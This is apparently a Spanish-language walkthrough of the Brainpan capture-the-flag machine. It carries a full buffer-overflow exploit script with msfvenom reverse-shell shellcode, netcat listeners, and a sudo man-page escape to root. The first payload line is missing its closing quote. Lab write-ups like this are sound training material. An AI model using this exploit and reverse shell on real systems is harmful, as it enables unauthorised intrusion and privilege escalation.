
Vamos al inmunity y anotamos el valor del ESP 0028F930



En el Inmunity ejecutamos

!mona compare -f C:\mona\brainpan\bytearray.bin -a 0028F930

Y vemos que no hay badchars




En el Inmunity ejecutamos

!mona jmp -r esp -cpb "\x00"

311712F3

Tenemos que buscar una instrucción JMP ESP en la memoria del programa. Esta instrucción transfiere el control de ejecución a la dirección contenida en el registro ESP (puntero de la pila), que ahora contiene el shellcode. Se busca una instrucción JMP ESP excluyendo el byte nulo.



Cerramos, nuevamente el inmunity y el brainpan; abrimos como administrador y antes de ejecutar le damos a la flecha negra(Go to adress in disassembler) e introducimos el valor del pointer

Vemos que nos sale el valor del pointer arriba a la izquierda. Clickamos encima y le damos a F2 y a continuación en play.

Generación del Shellcode y Explotación Final:

Se genera un shellcode de reverse shell para Windows

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.0.49
LPORT=4444 EXITFUNC=thread -b "\x00" -f c
```

Modificamos exploit.py para:

retn = "\xf3\x12\x17\x31" (la dirección del JMP ESP en orden inverso - little endian).

padding = "\x90" * 16 (NOPs - instrucciones que no hacen nada - para dar un margen al shellcode).

payload: Se inserta el shellcode generado.

Se inicia un listener Netcat (nc -lvnp 4444) en la máquina atacante.

Y ejecutamos el script, obteniendo la shell

```
nc -lvnp 4444

listening on [any] 4444 ...
connect to [192.168.0.49] from (UNKNOWN) [192.168.0.20] 35017
CMD Version 1.4.1

Z:\home\puck>
```

Después de dar muchas vueltas, llegamos a la conclusión de que la shell obtenida es en windows, con lo que la solución será obetener una shell en linux, por lo que con msfvenom:

msfvenom -p linux/x86/shell_reverse_tcp LHOST=192.168.0.49 IP LPORT=5555 EXITFUNC=thread -f c -a x86 -b "\x00"

[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 95 (iteration=0)
x86/shikata_ga_nai chosen with final size 95
Payload size: 95 bytes
Final size of c file: 425 bytes
unsigned char buf[] =

"\xdb\xd9\xd9\x74\x24\xf4\x5a\xbe\x88\x0c\x49\x9d\x2b\xc9"
"\xb1\x12\x83\xc2\x04\x31\x72\x13\x03\xfa\x1f\xab\x68\xcb"
"\xc4\xdc\x70\x78\xb8\x71\x1d\x7c\xb7\x97\x51\xe6\x0a\xd7"
"\x01\xbf\x24\xe7\xe8\xbf\x0c\x61\x0a\xd7\x4e\x39\xec\x16"
"\x27\x38\xed\x4d\x04\xb5\x0c\xdd\x0c\x96\x9f\x4e\x62\x15"
"\xa9\x91\x49\x9a\xfb\x39\x3c\xb4\x88\xd1\xa8\xe5\x41\x43"
"\x40\x73\x7e\xd1\xc1\x0a\x60\x65\xee\xc1\xe3";

Cambiamos el payload en exploit

```
#!/usr/bin/env python3
import socket

ip = "192.168.0.20"
port = 9999

prefix = ""
offset = 524
overflow = "A" * offset
retn = "\xf3\x12\x17\x31"
padding = "\x90" * 16
payload = ("\xdb\xd9\xd9\x74\x24\xf4\x5a\xbe\x88\x0c\x49\x9d\x2b\xc9
"\xb1\x12\x83\xc2\x04\x31\x72\x13\x03\xfa\x1f\xab\x68\xcb"
"\xc4\xdc\x70\x78\xb8\x71\x1d\x7c\xb7\x97\x51\xe6\x0a\xd7"
"\x01\xbf\x24\xe7\xe8\xbf\x0c\x61\x0a\xd7\x4e\x39\xec\x16"
"\x27\x38\xed\x4d\x04\xb5\x0c\xdd\x0c\x96\x9f\x4e\x62\x15"
"\xa9\x91\x49\x9a\xfb\x39\x3c\xb4\x88\xd1\xa8\xe5\x41\x43"
"\x40\x73\x7e\xd1\xc1\x0a\x60\x65\xee\xc1\xe3")

postfix = ""

buffer = prefix + overflow + retn + padding + payload + postfix

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try:
  s.connect((ip, port))
  print("Sending evil buffer...")
  s.send(bytes(buffer + "\r\n", "latin-1"))
  print("Done!")
except:
  print("Could not connect.")
```

Ejecutamos el exploi1

python3 exploit1.py

Y obtenemos acceso

rlwrap nc -nlvp 5555
listening on [any] 5555 ...
connect to [192.168.0.49] from (UNKNOWN) [192.168.0.20] 36987
whoami
puck

python3 -c 'import pty;pty.spawn("/bin/bash")'

puck@brainpan:/home/puck$

Buscamos permisos sudo

puck@brainpan:/home/puck$ sudo -l
sudo -l
Matching Defaults entries for puck on this host:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User puck may run the following commands on this host:
(root) NOPASSWD: /home/anansi/bin/anansi_util
puck@brainpan:/home/puck$

puck@brainpan:/home/puck$ sudo /home/anansi/bin/anansi_util
sudo /home/anansi/bin/anansi_util
Usage: /home/anansi/bin/anansi_util [action]
Where [action] is one of:
- network
- proclist
- manual [command]

puck@brainpan:/home/puck$ sudo /home/anansi/bin/anansi_util manual cat
sudo /home/anansi/bin/anansi_util manual cat

No manual entry for manual
WARNING: terminal is not fully functional
CAT(1) User Commands CAT(1)

NAME
cat - concatenate files and print on the standard output

SYNOPSIS
cat [OPTION]... [FILE]...

DESCRIPTION
Concatenate FILE(s), or standard input, to standard output.

-A, --show-all
equivalent to -vET

-b, --number-nonblank
number nonempty output lines, overrides -n

-e equivalent to -vE

-E, --show-ends
display $ at end of each line

-n, --number
Manual page cat(1) line 1 (press h for help or q to quit)!/bin/bash
!/bin/bash
root@brainpan:/usr/share/man#

Buen día ¡¡¡